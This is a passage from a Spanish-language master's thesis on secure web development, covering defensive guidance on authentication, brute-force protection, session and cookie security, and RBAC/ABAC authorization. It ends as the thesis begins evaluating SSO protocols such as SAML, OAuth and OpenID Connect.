4.2.6.2. Contraseñas en memoria del navegador

Tal y como hemos visto en el apartado anterior, la mayoría de las aplicaciones almacenan las contraseñas obteniendo su hash o encriptándolas, sin embargo, este hash no se suele generar mientras se almacenan las contraseñas en la memoria del navegador. Las

peticiones GET o POST en una página sensible donde el usuario esté suministrando información confidencial (credenciales, tarjeta de crédito, etc.) se almacenan en la memoria del navegador mientras esté abierto. Un atacante con acceso local al sistema podría leer esa información utilizando herramientas de lectura de memoria como WinHex [32]. Una persona con intenciones dudosas, pese a que cerremos sesión en la aplicación, podría robar esta información de la memoria del equipo. Una vez obtenida la contraseña, los atacantes podrían escalar sus privilegios en la aplicación.

Ya que este problema se presenta en el navegador de una máquina local, el uso de una conexión segura no mitigaría esto. Un usuario no puede evitar que el navegador almacene la contraseña u otra información sensible. Debería de implementarse una solución a través de la cual el atacante no pueda reproducir el valor de la contraseña obtenida en la memoria física. Por tanto, la solución es implementar un hash con su correspondiente salt, y además, en lugar de enviar la contraseña al servidor, se enviaría el hash generado. A continuación, se detalla un posible flujo que controlaría este escenario:

1. Se almacenaría el hash de la contraseña en nuestra base de datos.
2. Cuando un cliente haga una petición para obtener la página de login, el servidor generará y mandará un número aleatorio (salt) junto con la página.
3. Un JavaScript presente en el cliente calculará el hash de la contraseña introducida por el usuario.
4. El script combinará el hash junto con el salt y recalculará un nuevo valor hash.
5. Este nuevo hash es enviado al servidor.
6. El servidor recibe el hash de la contraseña de la base de datos y lo combina con el salt generado y recalcula el nuevo hash.
7. Si ambos valores coinciden, el usuario será autenticado en la aplicación.

Cada vez el salt será diferente, por tanto, si un atacante obtiene el hash de la contraseña desde la memoria del navegador, no podrá reproducir la autenticación. Otra posible solución consistiría en implementar un código JavaScript que fuerce a cerrar el navegador cada vez que el usuario cierre la sesión. De esta manera, la memoria del navegador se liberaría y por tanto no podría ser leída.

4.2.7. Autenticación de usuarios

Si necesitamos conocer la identidad de los usuarios de nuestra aplicación, para tener controlado quién recibe un contenido en concreto, entonces tendremos que implementar algún mecanismo de autenticación. Si queremos retener información del usuario entre las distintas peticiones una vez ya se hayan autenticado, tendremos que hacer una gestión de las sesiones.

En ocasiones la autenticación se confunde con autorización. La **autenticación** confirma que un usuario es quien dice ser. La **autorización** define si un usuario tiene permisos para hacer algo. La gestión de la sesión se encarga de unir ambos términos. Sin esta gestión los usuarios tendrían que estar autenticándose en cada petición enviada a la aplicación web. Una preocupación general a considerar desde el principio es cómo asegurar que las credenciales permanecen privadas cuando un cliente las envía a través de la red. La manera más sencilla ya la hemos visto con la utilización en todas nuestras llamadas del protocolo HTTPS.

4.2.7.1. Opciones

Aunque la autenticación usando usuario y contraseña funciona bien en la mayoría de sistemas, no es la única opción. También se puede confiar en proveedores de servicio **SSO** (Single-Sign-On) donde los usuarios puede que tengan ya una cuenta creada (Facebook, Google y Twitter). Se puede autenticar a los usuarios usando una variedad de diferentes factores: algo que conoces (una contraseña o un PIN), algo que tienes (un smartphone) y algo que eres (huellas dactilares). Dependiendo de las necesidades algunas de estas opciones valdrían la pena tenerlas en cuenta, mientras que otras se pueden considerar como factores de protección adicional.

Los servicios SSO permiten a los usuarios iniciar sesión en diferentes sistemas usando una única identidad gestionada por un proveedor externo. Para conseguir esto, SSO confía en un servicio externo que gestiona el logging del usuario y confirma su identidad. Las credenciales del usuario nunca pasarían por nuestro sistema. SSO puede reducir significativamente el tiempo que lleva registrarse en una Web y elimina la necesidad para los usuarios de recordar otro nombre de usuario y contraseña. Sin embargo, algunos usuarios prefieren mantener privado el uso de nuestra Web y no conectarse a ella mediante su identidad externa. Otros quizá ni siquiera tengan cuenta en los proveedores de servicio que

ofrecemos para autenticarse. Por tanto, siempre será necesario mantener la opción de registrarse en nuestra aplicación de manera manual e introduciendo su información como veníamos haciéndolo hasta ahora.

Utilizar más factores de autenticación puede añadir una capa adiciones de seguridad para proteger a los usuarios incluso cuando la privacidad de su contraseña quede comprometida. Con un sistema de autenticación de doble factor (2FA), un segundo y diferente factor de autenticación será requerido para confirmar la identidad del usuario. Si el primer factor es algo que el usuario conoce (usuario-contraseña), el segundo factor puede ser algo que usuario tiene como por ejemplo un código secreto generado por un software en su teléfono móvil.

Una estrategia que se sigue en muchos sistemas críticos es requerir la re-autenticación en aquellas acciones que son más importantes dentro del sistema, no dejándolo solo para el logging inicial. Esto se suele ver en acciones sensible como cambiar la contraseña, cuando el usuario actualiza su información personal o cuando se realizan transacciones monetarias, añadiendo un valor adicional a la protección, ayudando así a limitar la exposición al riesgo en el caso de que la cuenta haya quedado comprometida.

4.2.7.2. No mostrar más información de la necesaria

Cuando un usuario cometer un error al introducir su usuario y contraseña, el sistema puede responder con un mensaje del estilo: "*El usuario es desconocido*". Este inocente mensaje, está revelando que el nombre de usuario no está dado de alta en nuestro sistema, lo que puede ayudar al atacante a enumerar los nombres que existen. Un mensaje más estándar como: "*El usuario o la contraseña es incorrecta*", no daría pistas a la hora de interpretar si tenemos ese usuario creado en el sistema.

Esto no aplica solo cuando estamos iniciando sesión, se podría obtener un enumerado de los usuarios registrados a través de otras funciones de nuestra aplicación Web, como por en la pantalla de registro o en la pantalla de recuperación de contraseñas. Es bueno tener en mente que no hay que mostrar más información de la necesaria al usuario, más allá de la funcionalidad que esté ejecutando. Una opción es enviar un email con el enlace para cambiar la contraseña en lugar de mostrar una pantalla que muestra información.

4.2.7.3. Prevenir ataques por fuerza bruta

Un atacante puede intentar llevar ataques por fuerza bruta con el objetivo de conseguir alguna contraseña que le de acceso al sistema. Dada la sofisticación actual de los ataques y del rendimiento de las redes, llegando a aglutinar redes de gran tamaño para acometer los ataques (botnets).

Un buen punto de inicio que frenaría los ataques es bloquear los usuarios de forma temporal después de un número determinado de intentos de inicio de sesión fallidos. Esto reduciría el riesgo de que una cuenta quede comprometida, pero también es cierto que permitiría al atacante a provocar escenarios de denegación-de-servicio bloqueando a gran parte de los usuarios del sistema. Si el desbloqueo de los usuarios requiere de la intervención de un administrador el tiempo de recuperación puede verse incrementando, dependiendo del diseño del sistema. Además, una cuenta bloquea puede ofrecer información al atacante de si existe o no el usuario. Pese a todo, serviría para frenar en muchos casos de ataques sufridos.

Otra opción a utilizar es implantar *CAPTCHAs,* lo que prevendría ataques automatizados presentando un reto que solo un humano puede superar y sería imposible para un ordenador. A menudo, parecen que presentan desafíos que son imposible de superar ni siquiera los humanos. Hay que tener en cuenta que los CAPTCHAs puede ser una estrategia que ayude a reducir el éxito de los ataques, pero también hay que tener presente que para cierto perfil de usuario, los CAPTCHAs presentan problemas que no son capaces de superar (personas con problemas de visión o de oído). Esto es una importante consideración si queremos desarrollar un site accesible a todo el mundo.

Distribuir en capas estas opciones ha sido utilizado como una estrategia efectiva en aquellas aplicaciones Web en las que se han recibido ataques por fuerza bruta con frecuencia. Después de cumplir los intentos establecidos de autenticación, una pantalla con un CAPTCHA puede ser presentada al usuario. Después de varios intentos más ahí, la cuenta del usuario puede ser bloqueada de forma temporal. Si esta secuencia se repite otra vez, se podría volver a bloquear la cuenta, además, enviando un email al usuario propietario de la cuenta requiriendo que la desbloquee mediante un enlace secreto enviado directamente a él.

4.2.7.4. Conclusiones

Puede parecer una obviedad, pero es posible encontrarse software que se entrega con las contraseñas por defecto o en su defecto por contraseñas extremadamente sencillas de averiguar. Pese a que esto se hace en muchas ocasiones para evitar inconveniente a los usuarios, también puede provocar las mayores brechas de seguridad de nuestra aplicación.

En otras ocasiones, las credenciales están metidas dentro del código de la propia aplicación, como puede ser el acceso a la base de datos. Aunque solo sea con pretensiones de depurar en entornos de desarrollo, muchas veces las prisas y despistes hacen que acabe en producción.

Para resumir, se podría recomendar la utilización de frameworks de autenticación disponibles antes que desarrollar un sistema propio. Generalmente, al estar expuestos al público, se han encontrado la mayor parte de errores y por tanto se habrán subsanado, por lo que empezaríamos a utilizarlo con una mayor seguridad.

También, debemos limitar las posibles acciones que un atacante puede llevar a cabo en el sistema para ganar control en nuestro sistema, sin olvidar que podemos añadir capas de seguridad que vaya reduciendo el impacto en caso de ataque masivo.

4.2.8. Proteger la sesión de los usuarios

El protocolo HTTP al no gestionar el estado de las peticiones, no ofrece mecanismos que ayuden a relacionar la información del usuario a través de las distintas peticiones. La gestión de la sesión se suele utilizar con este propósito, para aquellos usuarios que se han autenticado y para los que no. Los atacantes pueden llevar a cabo dos tipos de secuestro de sesión: por objetivo o genérico. En el ataque por objetivo, la meta del atacante es suplantar la identidad de un usuario de la aplicación específico. En el ataque genérico, la meta del atacante es suplantar la identidad de cualquier usuario de la aplicación Web.

Con el fin de mantener el estado de autenticación y hacer un seguimiento al progreso del usuario dentro de la aplicación, los sistemas proveen al usuario con un identificador de sesión que es asignado en el momento de iniciar sesión y es compartido e intercambiado por el usuario y la aplicación Web durante la duración de la sesión (enviándolo en cada petición HTTP). El identificador de sesión es de tipo "clave-valor".

Las sesiones de los usuarios son objetivos bastante golosos para los atacantes. Si un atacante puede romper la gestión de la sesión, podría secuestrar las sesiones autenticadas, saltándose cualquier tipo de autorización necesaria para llevar a cabo acciones dentro de la aplicación.

Al igual que con la autenticación, es recomendable utilizar un framework existente y suficientemente maduro para manejarlo en lugar de desarrollar uno propio desde cero. Los problemas que nos pueden aparecer en esta gestión se centran principalmente en dos ámbitos: las debilidades en la generación de identificadores de sesión y las debilidades en el ciclo de vida de la sesión.

4.2.8.1. Debilidades en la generación de identificadores de sesión

La sesión de un usuario se suele generar principalmente creando un identificador que se almacena en el interior de una cookie que será enviada al navegador del usuario en las posteriores peticiones. Estos identificadores deben de ser impredecibles, únicos y confidenciales. Si un atacante puede obtener un identificador de sesión mediante suposición u observación, entonces podría llegar a secuestrarla.

La seguridad de estos identificadores puede verse fácilmente minada usando valores predecibles, lo cual es bastante común en aquellas implementaciones "caseras". Los atacantes pueden hacer uso de herramientas de análisis estadístico para mejorar las opciones de averiguar identificadores más complejos, normalmente usando valores como la hora actual o la IP del usuario suelen ser suficientes para este propósito. Según la OWASP[33] para que los identificadores de sesión sean lo suficientemente seguros, deben de generarse con un tamaño de al menos 128 bits generándose a partir de un generador seguro de números aleatorios.

En lugar de utilizar un identificador que será utilizado para buscar información sobre el usuario, algunas implementaciones ponen la información sobre el usuario dentro de una cookie con la intención de eliminar el coste que llevaría buscar entre esa información almacenada. Sin embargo, pese a poner cuidado en su almacenamiento con su correspondiente confidencialidad, integridad y autenticidad de la información, puede llevar a más problemas todavía. La decisión de almacenar información del usuario en una cookie genera cierta controversia y debe de pensarse cuidadosamente. Como norma, la información

que se manda a la cookie debería ser la estrictamente necesaria, nunca se debería almacenar información que ayudara a identificar al usuario y menos aún información secreta, aunque esta información vaya encriptada. Si la decisión final es almacenar la información en la cookie, consultar frameworks existentes siempre será una buena opción, ya que probablemente ayude a mitigar los riesgos existentes.

4.2.8.2. Identificadores de sesión: NUNCA a la vista

El uso del protocolo HTTPS puede ayudar a prevenir miradas indiscretas sobre el tráfico de red con el propósito de capturar algún identificador de sesión. Sin embargo, es posible que se generen filtraciones que son imposibles de controlar. Por ejemplo, cuando el identificador de sesión está incluido en la URL y esta es enviada (copiada y pegada) a una tercera persona, se está enviando también el identificador para esa sesión y por tanto puede generar actividad en nombre del usuario que había generado ese identificador.

No hace falta indicar, por tanto, que exponer identificadores de sesión en la URL es extremadamente peligroso. Puede ser enviada de manera inconsciente a una tercera persona. Las cookies siempre parecen una mejor opción ante estas situaciones al limitar este tipo de exposición. También es común ver como se envían identificadores de sesión en atributos creados a propósito en el HEADER de la petición HTTP o incluso en atributos del propio BODY en las peticiones POST. No importa qué método se elija al final, pero siempre hay que tener presente que el identificador no debe exponerse en la URL, en los logs generados por la aplicación o en cualquier otro sitio al que pueda acceder un usuario malintencionado.

4.2.8.3. Cookies seguras

Cuando se están utilizando cookies para la gestión de la sesión tenemos que tomar ciertas precauciones que nos ayuden a evitar errores que hagan que nuestra información quede expuesta. Hay cuatro atributos que nos ayudarán en este propósito: *Domain, Path, HttpOnly* y *Secure.*

El atributo **Domain** restringe el ámbito de la cookie a un domino en concreto (y subdominios). **Path** amplía esa restricción en ese ámbito, además, a rutas. Ambos atributos se tienen unos valores por defecto bastante restrictivos, en el caso de Domain, cuando el atributo no se ha establecido explícitamente, solo permite enviar una cookie al dominio que

la ha originado y a sus subdominios y el atributo Path restringirá la cookie a la ruta del recurso donde la cookie se estableció. Establecer el atributo Domain a un valor menos restrictivo puede conllevar riesgo, por ejemplo, en aquellos casos en los que nuestro site tenga una partes en las que sea innecesario (e incluso peligroso) el envío de cookies (pagos.ejemplo.com). En tal caso, nos obligaría a tener un absoluto control de cada subdominio y su seguridad (maligno.ejemplo.com). El atributo Path debe restringir lo máximo posible. Si un identificador de sesión solo necesita estar accesible en una ruta concreta, sería una buena configuración establecer este atributo a esa ruta y desde ahí ya estaría disponible la cookie.

Los atributos HttpOnly y Secure controlan cómo la cookie será utilizada. El valor de Secure establece si el navegador debe enviar la cookie cuando se esté bajo el protocolo HTTPS. El atributo HttpOnly indica al navegador si la cookie debe ser accesible a través de JavaScript u otros tipos de scripts desde el lado del cliente, lo cual es útil para prevenir robos por un código malicioso. La siguiente configuración restringe el dominio desde donde tener acceso, permite acceso a las cookies desde la ruta pagos.ejemplo.com/secreto y nunca desde JavaScript:

```
Set-Cookie: sessionId=[secreto]; path=/secreto/; secure; HttpOnly;
domain=pagos.ejemplo.com
```

4.2.8.4. Ciclo de vida de la sesión

Una correcta gestión del ciclo de vida de la sesión reducirá el riesgo de caer comprometida. Todo dependerá siempre de nuestras necesidades, pero siempre existirá el riesgo cuando se cambie el nivel de privilegios de una sesión. Hay un tipo de ataque conocido como **fijación de sesión** que consiste en que un atacante secuestra una sesión válida de un usuario. El ataque se basa en la limitación en que la aplicación gestiona el ciclo de vida del identificador de sesión. Cuando el usuario se autentica, la aplicación no vuelve a generar un nuevo identificador, haciendo posible el uso de uno ya existente. El ataque consiste en inducir al usuario a autenticarse él mismo con este identificador de sesión, y después secuestrar esa sesión. El atacante tiene que proveer al navegador con una cookie legítima de la aplicación Web que permita al usuario navegar a través de ella [34].

Cuanto más activa esté la sesión de un usuario, mayores serán las oportunidades que un atacante tenga. Para reducir este riesgo se pueden establecer *timeouts* cuando esa sesión

quede inactiva durante un periodo de tiempo establecido. Este tiempo establecido para timeouts indicará el nivel de tolerancia al riesgo de nuestra aplicación, cuanto más sensibles sean las acciones que realiza nuestra aplicación Web menos tiempo definiremos para nuestra sesión. Siempre es aconsejable dejar abierta la puerta en nuestro sistema a ver las sesiones abiertas para un determinado usuario, de tal manera que se pueda identificar secuestros o posibles riesgos de ello. También es de utilidad poder terminar la sesión de usuarios activos, forzando a una nueva autenticación, así si descubrimos que se está llevando a cabo un uso no autorizado de la cuenta de un usuario, se podrá finalizar la sesión secuestrada y frenar el ataque.

4.2.9. Autorización

Ya se ha repasado en un apartado anterior cómo el proceso en el que se identifica a un usuario se conoce como autenticación. Sin embargo, por si solo, ese proceso no aporta más información útil a nivel de seguridad, por lo que es necesario otro proceso en el que se fuerce a definir lo que está o no está permitido: se conoce como **autorización**. Esto generalmente hace referencia al permiso que tiene el usuario a realizar una acción determinada contra un recurso en particular, donde el recurso puede ser una página web, un archivo en el sistema de archivos, un recurso REST o toda la aplicación.

Al igual que hemos visto en los apartados anteriores, la validación positiva (whitelisting) también puede aplicarse en referencia a la autorización. Nuestro mecanismo de autorización debería denegar siempre todas las acciones salvo aquellas que están permitidas explícitamente. De la misma manera, si en la aplicación hay acciones que requieren de autorización y otras que no lo requieren, es mucho más seguro denegar todas por defecto y sobrescribir aquellas que no requieran de permiso. En ambos casos, proveer un límite seguro por defecto ayuda a que si no asignamos permisos para una determinada acción, no se pueda utilizar, evitando así ventanas de inseguridad.

4.2.9.1. Autorizar en el servidor

Uno de los errores más comunes que se comete por los desarrolladores es el de ocultar funcionalidades desde el cliente, en lugar de forzar explícitamente al servidor a autorizar una acción. No es suficiente con ocultar el botón que realiza una acción para evitar que el usuario lleve a cabo una determinada acción, lo ideal sería que, además de que el

cliente muestre o no muestre el botón, el servidor tuviera la capacidad de rechazar las acciones no autorizadas para el usuario.

El cliente nunca debe suministrar al servidor información sobre la autorización de que tiene un usuario para realizar una determinada acción. En su lugar, el cliente lo único que debería suministrar es la información necesaria para identificar al usuario temporalmente (identificadores de sesión), que han sido previamente generados en el servidor, y el servidor no debería confiar en nada por parte del cliente como identidad, permisos o roles que no sea capaz de validar explícitamente.

4.2.9.2. Autorizar en el recurso

Desde un punto de vista general, podemos encontrarnos con dos tipos de implementación: definir la autorización desde una visión general, es decir, simplemente comprobando que un usuario puede hacer una determinada acción, o podemos realizar una implementación validando no solo si el usuario puede realizar la acción, sino que además puede llevarla a cabo sobre unos determinados datos. Cuando se trata de la implementación más global, se simplifica todo bastante, en ella solo debemos preocuparnos de que el usuario tiene permiso para realizar lo que pide. Un ejemplo de implementación puede ser el siguiente:

```
if(seguridadService.estaPermitido(tokenUUID, "informe", "ver")){
   resultado = informesService.get(searchModel.camposBusqueda());
}
```

Cuando nuestra autorización se basa en una implementación que pretende realizar una validación a nivel de dato, la cosa se vuelve más compleja. Las reglas que gobiernan este tipo de autorización se basan en el dominio de nuestra aplicación y puede ser bastante costoso de mantener y de implementar. Existen frameworks que pueden asistir en esta tarea, pero hay que asegurarse que son lo suficientemente expresivos para capturar la complejidad existente sin que sea demasiado complicada su mantenimiento. Ambas implementaciones pueden coexistir en la misma aplicación, ya que cada una puede implementarse para recursos distintos.

4.2.9.3. Establecer una política de autorización

El proceso que se sigue desde que el usuario se identifica en el sistema hasta que lleva a cabo una acción puede establecerse con los siguientes puntos:

- Un usuario anónimo pasa a ser reconocido a través del proceso de autenticación.
- La política de autorización determina si una acción puede ser llevada a cabo por el usuario para un determinado recurso.
- Si la política de autorización establece que puede llevar a cabo la acción, esta se ejecuta.

La política de autorización establecida contendrá la lógica que responderá a la pregunta de si una acción puede ser ejecutada o no, aunque la manera en que esto se establece variará en función de las necesidades de la aplicación. En cuanto a las aproximaciones más populares en políticas de autorización encontramos **RBAC** (role-based access control) y **ABAC** (attribute-based access control).

4.2.9.3.1. RBAC: Role Based-Access Control

Quizá esta sea la variante más popular entre las aproximaciones para implementar una política de autorización. Como su propio nombre indica, los usuarios reciben la asignación de un rol y estos roles tienen asignados unos permisos definidos. Los usuarios heredarán permisos de cualquiera de los roles asignados. Las acciones permitidas a llevar a cabo serán validadas por sus permisos.

Esta es la aproximación del código anterior, en el que se pregunta si el usuario tiene permiso para ver informes. Si el permiso no está asignado a ninguno de sus roles, la aplicación devolverá un ACCESS_DENIED. La aplicación registrará mediante los patrones Logger el intento fallido de acceso a un recurso y el usuario recibirá un aviso informándole que no tiene los suficientes privilegios para realizar la acción.

Por lo general los permisos serán relativamente estáticos. Los roles deberían de tener un número razonable de permisos, de lo contrario los roles tendrán que ser mantenidos y se podrá crear contradicciones entre roles, que además pueden acabar siendo asignados al mismo usuario, generando así un resultado incierto. En esta aproximación existe cierta complejidad que llega con la decisión de mapear los usuarios a los permisos, pero por lo general se pueden aprovechar de frameworks existentes que contemplan estas funcionalidades (Spring Security, por ejemplo). Los usuarios y los roles cambiarán a la vez que nuestro software evolucione, por tanto, nuestra la política de autorización debe hacerlo también, permitiendo elegir el grado de granularidad que deseamos implementar. Quizá no

sea suficiente definir un rol administrador con sus correspondientes permisos, sino que en nuestra aplicación podrían existir diferentes grados de administración que podrían ejecutar acciones más reducidas que el otro rol no incluiría.

4.2.9.3.2. ABAC: Attribute-Based Access Control

Si nuestra aplicación tiene necesidades más avanzadas de las que nos permite implementar RBAC, quizá nuestra aproximación deba ser ABAC. Esta aproximación puede verse como una generalización de RBAC que extiende a cualquier atributo del usuario, del entorno en el cual existe el usuario o del recurso al que se está accediendo.

Con ABAC, en lugar de tomar decisiones para el acceso basándose en el rol asignado al usuario, la lógica puede venir de cualquier propiedad del perfil del usuario, como puede ser su posición dentro de la empresa definida por recursos humanos, la cantidad de tiempo que lleva trabajando en la empresa o el país de la IP de acceso. Además, ABAC podría estar preparado para manejar atributos globales como la hora del día en un momento dado.

La implementación más estandarizada de ABAC es **XACML**, un formato basado en XML desarrollado por el consorcio Oasis. Esta tipo de política se utiliza para describir los requisitos generales de control de acceso. Tiene puntos de extensión estandarizados para definir nuevas funciones, tipos de datos, combinación lógica, etc. El lenguaje de request/response que utiliza permite formar consultas para preguntar si una acción puede o no ser realizada e interpretar el resultado. El response siempre incluye una respuesta sobre si la request debería ser permitida utilizando uno de los valores siguientes: *Permit*, *Deny*, *Indeterminate* (cuando se produce un error o algún valor requerido no se ha enviado, por lo que la decisión no se ha podido llevar a cabo) o *Not Aplicable* (la consulta no puede ser respondida por este método).

Hay algunos aspectos a tener en cuenta antes de implementar XACML. Se trata de un lenguaje algo verboso y en ciertos momentos puede resultar hasta críptico, sin embargo, es de las pocas implementaciones si queremos seguir un modelo estandarizado para definir políticas de tipo ABAC.

Podemos considerar implementar ABAC cuando:

- Los permisos son de un dinamismo considerable y el simple hecho de estar cambiando los roles a los usuarios implicaría un dolor de cabeza.

- El perfil de atributos sobre los que se basan los permisos ya está siendo mantenidos para otros propósitos, por ejemplo desde recursos humanos.
- El sistema de control de acceso es suficientemente sensible que el control de flujo necesita variar basándose en atributos temporales, como por ejemplo las horas en las que están trabajando los empleados de la empresa.
- Cuando pretendemos tener una política de control de accesos centralizada, con una baja granularidad, gestionada independientemente del código de la aplicación.

4.2.9.4. Consideraciones

Finalmente se puede resumir algunas consideraciones a tener en cuenta cuando pretendemos implementar un sistema de autorizaciones en nuestra aplicación Web:

- La caché de los navegadores puede convertirse en un verdadero problema para nuestro modelo de autorización cuando los usuarios se mueven entre navegadores. Convendría que nos asegurásemos que tenemos establecida en el HEADER de nuestra página "`Cache-Control: no-cache, no-store, must-revalidate`". De esta manera la autorización se pedirá al servidor cada vez.
- Inevitablemente habrá que tomar una decisión en cuanto a si se decide utilizar una aproximación declarativa o imperativa para la validación de la lógica. Los mecanismos declarativos, como por ejemplo las anotaciones que proporciona Spring Security pueden considerarse concisas y elegantes, para el flujo de la autorización puede resultar demasiado complicado, por otro lado, una aproximación imperativa puede resultar en un lenguaje algo convulso.
- Es conveniente encontrar una solución, desarrollada por nosotros o gestionada por un framework, que nos ayude a evitar la duplicidad de código y que reduzca la lógica de nuestro sistema de autorizaciones.
- La autorización debe realizarse siempre en el lado del servidor, independientemente de cómo esté planteado el cliente.

Capítulo 5: Evaluación de Protocolos de Autenticación y Autorización Web

En la actualidad, las empresas basadas en las tecnologías de la información (TI) evolucionan cada vez más y más hacia un patrón reconocible. Tanto si son desarrollados internamente como si provienen de fuera las compañías TI son dependientes de servicios. Estos servicios son usados para servir a los clientes o para cubrir las necesidades internas de sus empleados. De una manera u otra, existen un número de clientes que dependen de ellos, sin importar que estén geográficamente separados o accediendo a más de uno de esos servicios a la vez o, como hemos dicho antes, usando servicios provenientes de distintos proveedores. Por otro lado, los clientes reales de la empresa consumirán estos servicios, normalmente, mediante aplicaciones clientes. Estas aplicaciones podrían ser diferenciadas por tipo de dispositivo, por ejemplo.

La mayor cantidad de clientes suelen ser las que están basadas en aplicaciones Web, aunque en la actualidad los dispositivos móviles (smartphones, tablets ó wereables) están ocupando un gran porcentaje de cuota. Además, considerando la enorme aceptación que está teniendo la filosofía BYOD (*Bring Your Own Device*) dentro de las empresas, es importante encontrar una manera eficiente y secura de dar soporte a los diferentes requisitos.

Ante este escenario, los departamentos responsables de definir e implementar las aplicaciones software, se enfrentan con el desafío de encontrar una solución que unifique y que permita la escalar el control de las autorizaciones para acceder a los diferentes recursos de la infraestructura empresarial. Esta solución debería ser capaz de soportar tanto aplicaciones Web como dispositivos móviles, por supuesto debería ser independiente a ejecutarse en un entorno intra-dominio o inter-dominio.

El hecho es que rara vez se puede lograr una solución general. Por lo tanto, es importante subrayar que los resultados de esta evaluación serán discutibles y dependerá mucho en el entorno empresarial en el que se ejecute. Para la aplicación que se pretende implementar en este TFM el escenario será una hipotética aplicación Web de acceso público, pero con recursos protegidos. Al final, la evaluación de determinará el protocolo a implementar, mostrando de paso las características de cada uno de los que se ha tenido en cuenta. Para acotar un poco más la investigación entre las distintas soluciones existentes, solamente se centrará la evaluación de los frameworks de tipo Single Sign-On (SSO) que

pueden ser empleados en un entorno empresarial. Además, solo tendrán en cuenta implementaciones independientes, esto quiere decir que, propuestas como las de Google o Facebook no se tendrán en cuenta para este trabajo. Con esto, el trabajo se centrará básicamente en SAML 2.0., OAuth 2.0, OpenID 2.0 y OpenID Connect 1.0.

Para finalizar, este capítulo se dividirá en tres grandes partes. La primera parte incluirá la teoría necesaria involucrada en el objetivo de este capítulo. Todos los conceptos teóricos serán expuestos brevemente para familiarizarse con ellos. La segunda parte, pretende incluir el enfoque adoptado durante este TFM respondiendo las cuestiones planteadas al problema en cuestión. Por último, la evaluación de cada protocolo seguido de un capítulo final dónde se repasará las características vistas y se tomará una decisión final.

5.1. Autenticación federada y Autorización delegada

Una situación casi universal en el Internet de hoy en día es que los usuarios hacen uso de muchas aplicaciones, algunas de ellas almacenan información del usuario o algunas otras consumen información del usuario, llegando a pretender juntar ambos tipos de aplicación, permitiendo a las aplicaciones que consumen información del usuario, acceder a la información que está almacenada por otras aplicaciones.


Sin embargo, con el fin de mantener la seguridad sobre la información del usuario, las aplicaciones que almacenan los datos requieren de un mecanismo que les permita asegurar que se está permitido para acceder a los recursos privados sobre los que se quiere hacer uso. Permitir a una segunda aplicación acceder a privados recursos requeriría que el usuario permitiera a cada aplicación a utilizar esos recursos en su nombre. Esta situación es claramente indeseable puesto que permitiendo a una aplicación a consumir recursos en nombre de un usuario le permitiría acceder a todos los datos que posee el usuario o llevar a cabo las acciones que puede realizar el usuario.

Cualquier infraestructura con una mínima conciencia puesta en su propia seguridad incluye los mecanismos necesarios para gestionar la *Autenticación, Autorización y Auditoría (AAA)*. Los conceptos de **autenticación federada** y **autorización delegada** son conceptos cruciales dentro de las tecnologías SSO. La autenticación federada significa que la aplicación utilizará servicios de autenticación desarrollados de manera externa a ellos. La información está almacenada y gestionada por servicios externos y la autenticación se realiza a través de

estos servicios conectándose la aplicación a ellos. Un ejemplo de esto puede ser *Active Directory*. Por autorización delegada se entiende que el propietario de un conjunto de recursos puede delegar el acceso a algunos de esos recursos a una aplicación cliente designada, sin permitir que la aplicación cliente suplante al usuario. Hay dos requisitos previos básicos para este mecanismo de delegación: el primero es que las aplicaciones que almacenan los datos de usuario deben tener nociones separadas de propiedad y permisos de acceso, por supuesto, sin estar sujeto a estandarización. En segundo lugar, debe haber una forma en que las aplicaciones cliente soliciten acceso y que los usuarios instruyan a los servidores para que concedan dicho acceso.

5.2. Single Sign-On (SSO)

Los requisitos dentro de la empresa en la actualidad dictan que los empleados necesitarán acceder a numerosos servicios. Tanto si los servicios son internos como externos a la empresa, significa que tendrán que existir diferentes mecanismos de autenticación entre los múltiples sistemas. Lo mismo aplica a la actividad de los usuarios en Internet. Esta explosión de servicios puede llevar a experimentar una fatiga de contraseñas y en consecuencia desviarse de las buenas prácticas pactadas en la política de seguridad de las empresas (si existe). En este caso la elección por unanimidad debe ser la aproximación **Single Sign-On** (SSO). En un planteamiento SSO, la información de usuario y los mecanismos de autenticación están unificados, en lugar de distribuirlos entre sistemas. En una infraestructura multi-dominio, un dominio tiene las credenciales del usuario y las hace accesible para otros dominios mediante relaciones de confianza.



Comunicación entre dominios en una implementación Single Sign-On

